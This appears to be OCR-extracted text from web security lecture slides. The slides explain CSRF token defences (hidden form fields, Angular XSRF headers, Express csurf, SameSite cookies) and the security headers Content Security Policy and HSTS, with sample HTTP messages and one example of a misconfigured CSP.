
Forged requests contain cookie but not a valid CSRF token

Limitation

Anti-CSRF tokens are usually only sent for non-idempotent requests

Ensure that all GET requests are idempotent (i.e. do not change any server-side state)

Process Flow with CSRF Token



CSRF Token with Forms

Form contains hidden field with random token


```
<input type='hidden' name='csrf-token'
value='2b611396612efd1e980f5c1e01866de1'>
```

Executing the request will send the hidden-field-token to the server

```
POST /order
Cookie: sessionID=a005bb8f28220d9079910c73d5c4465
...

productId=1337&amount=3&csrf-token=2b611396612efd1e980f5c1e01866de1
```

Server checks if the hidden-field-token is present and valid. If not, the request is cancelled

Attack with CSRF Token



Angular & CSRF


Angular has built-in support for XSRF tokens:

- The server issues a cookie called **XSRF-TOKEN** on the first HTTP GET request. This cookie contains the user specific (= session specific) token and must be accessible by JavaScript (no HttpOnly flag).
- Angular will automatically read the cookie and set it as an HTTP header called X-XSRF-TOKEN for all XHR.

Important: Server-side check must be implemented by the developer / framework!

Angular & CSRF


Cookie issued by server:



```
HTTP/1.1 200 OK
X-Powered-By: PHP/5.3.10-1ubuntu3.25
Set-Cookie: XSRF-TOKEN=a8ce235b8fd0a049157d494c96c9ecc2
Content-type: text/html
Connection: close
Date: Wed, 14 Dec 2016 08:20:49 GMT
Server: WebServer
Content-Length: 2799

<html>
        <head>
```

Angular & CSRF

Cookie is inserted as header automatically by Angular:



```
POST /FIM/angular_demo.php HTTP/1.1
Host: osiris.csnc.ch
Content-Length: 16
Accept: application/json, text/plain, */*
Origin: http://osiris.csnc.ch
X-XSRF-TOKEN: 465aacaad42cb65f8a19970a945afa36
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKi
Content-Type: application/x-www-form-urlencoded
Referer: http://osiris.csnc.ch/FIM/angularjs_demo.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: XSRF-TOKEN=465aacaad42cb65f8a19970a945afa36
Connection: close

{"input":"test"}
```

Express Token Validation (Anti CSRF)

```
var cookieParser = require('cookie-parser')
var csrf = require('csurf’)
...
app.use(cookieParser())
app.use(csrf())

app.use(function(req, res, next) {
  res.cookie('XSRF-TOKEN', req.csrfToken());
  return next();
});

...
```

SameSite Flag

SameSite Flag

SameSite cookie flag value determines if a cookie is sent for cross-site requests

Cookie is not sent for cross-site requests:

```
Set-Cookie: <cookie-name>=<cookie-value>; SameSite=Strict
```

Cookie is only sent cross-site for top-level navigation (e.g. clicking a link)

```
Set-Cookie: <cookie-name>=<cookie-value>; SameSite=Lax
```

Cookie is sent for all cross-site requests

```
Set-Cookie: <cookie-name>=<cookie-value>; SameSite=None
```

Examples


Request Type	Example Code	Cookies Sent
Link	`<a href="…"></a>`	Normal/None, Lax
Prerender	`<link rel="prerender" href="…"/>`	Normal/None, Lax
Form GET	`<form method="GET" action="…">`	Normal/None, Lax
Form POST	`<form method="POST" action="…">`	Normal/None
iframe	`<iframe src="…"></iframe>`	Normal/None
AJAX	`$.get("…")`	Normal/None
Image	`<img src="…">`	Normal/None

“Top-level navigations”

Security-related HTTP Headers

Introduction

- HTTP Security Headers enable, enhance or control built-in security features in the browser
- Security headers are specified by the respective application server




- Each application may specify its own configuration, no global settings available
- Additional security headers are introduced to address new threats

Relevant Security Headers

- Content Security Policy
  - ➔ Allows granular control over content inclusion
- HTTP Strict Transport Security
  - ➔ Enforces HTTPS communication only
- Frame Options
  - ➔ Controls whether the page can be loaded in an iframe (also possible with CSP)

Content Security Policy

Content Security Policy (CSP)



Content Security Policy (CSP)

- Allows **granular control** over which **resources** can or can’t be included from which origin
- Main purpose: **Mitigation of Cross-Site Scripting** and other **content injection attacks**
- CSP is not an ON/OFF directive. Instead, it should be **tailored to the application**
- Can vary for each requested resource
- Sample CSP header:

```
HTTP/1.1 200 OK
Date: Mon, 27 Jul 2009 12:28:53 GMT
Server: Apache/2.2.14 (Win32)
Content-Length: 88
Content-Type: text/html
Connection: Closed
Content-Security-Policy: default-src 'self';
```

CSP Directives

- The Content Security Policy consists of directives, which concern different resource types
- Sample directives:

default-src:	Default policy for almost all* resource types if not further specified
script-src:	Defines allowed sources for JavaScript inclusion
connect-src:	Controls XMLHttpRequests (AJAX) requests, Web Sockets and EventSources
plugin-types:	Defines valid MIME types for plugins invoked via `<object>` and `<embed>`
media-src:	Defines valid sources of audio and video (e.g. `<audio>` or `<video>`)
...	

* does not work as fallback for some directives like `frame-ancestors`

Example Policy

Example of a content security policy (line-breaks added for readability):

```
default-src 'none';
script-src 'self';
connect-src 'self';
img-src 'self';
style-src 'self';
```

- Allows scripts, AJAX, images and CSS from the same origin
- Disallows any other resources (e.g. objects, frames, media etc.)

Pitfalls and Insecure Policies

- There are many ways to misconfigure your CSP
- In the worst case, the CSP does not prevent content injection attacks at all
- Example:

```
script-src 'unsafe-inline' 'unsafe-eval' 'self' data: https://ajax.googleapis.com;
style-src 'self' 'unsafe-inline' https://fonts.googleapis.com;
default-src 'self' * 127.0.0.1;
img-src https: data:;
child-src data:
```

- Check your policy with https://csp-evaluator.withgoogle.com/

HTTP Strict Transport Security

HTTP Strict Transport Security (HSTS)

- Forces the browser to use exclusively HTTPS connections for the respective domain
- `http://` links or user-entered `http://` URLs will automatically be changed to `https://`
- Certificate errors cannot be bypassed by the user anymore
- Works on "**trust on first use**" principle (header not present for the first connection)
- Once the browser receives the header, it will be stored for future connections
- Sample header:

```
HTTP/1.1 200 OK
Date: Mon, 27 Jul 2009 12:28:53 GMT
Server: Apache/2.2.14 (Win32)
Content-Length: 88
Content-Type: text/html
Connection: Closed
Strict-Transport-Security: max-age=31536000
```

HSTS Parameters

`max-age` (required):

- Number of seconds (after reception of HSTS header) encryption should be enforced
- e.g. **`max-age=31536000`** = 365 days
- Recommendation: minimum 1 year


`includeSubDomains` (optional):

- Apply header for sub domains as well

`preload` (optional, not part of RFC):

- Indicates that the website wants to be included in a list of sites using HSTS
- "**Trust before first use**" instead of "**trust on first use**" (list is distributed with the browser)
- Website owner must apply for preload list inclusion manually: https://hstspreload.org/

Query Browser Cache



Query HSTS/PKP domain

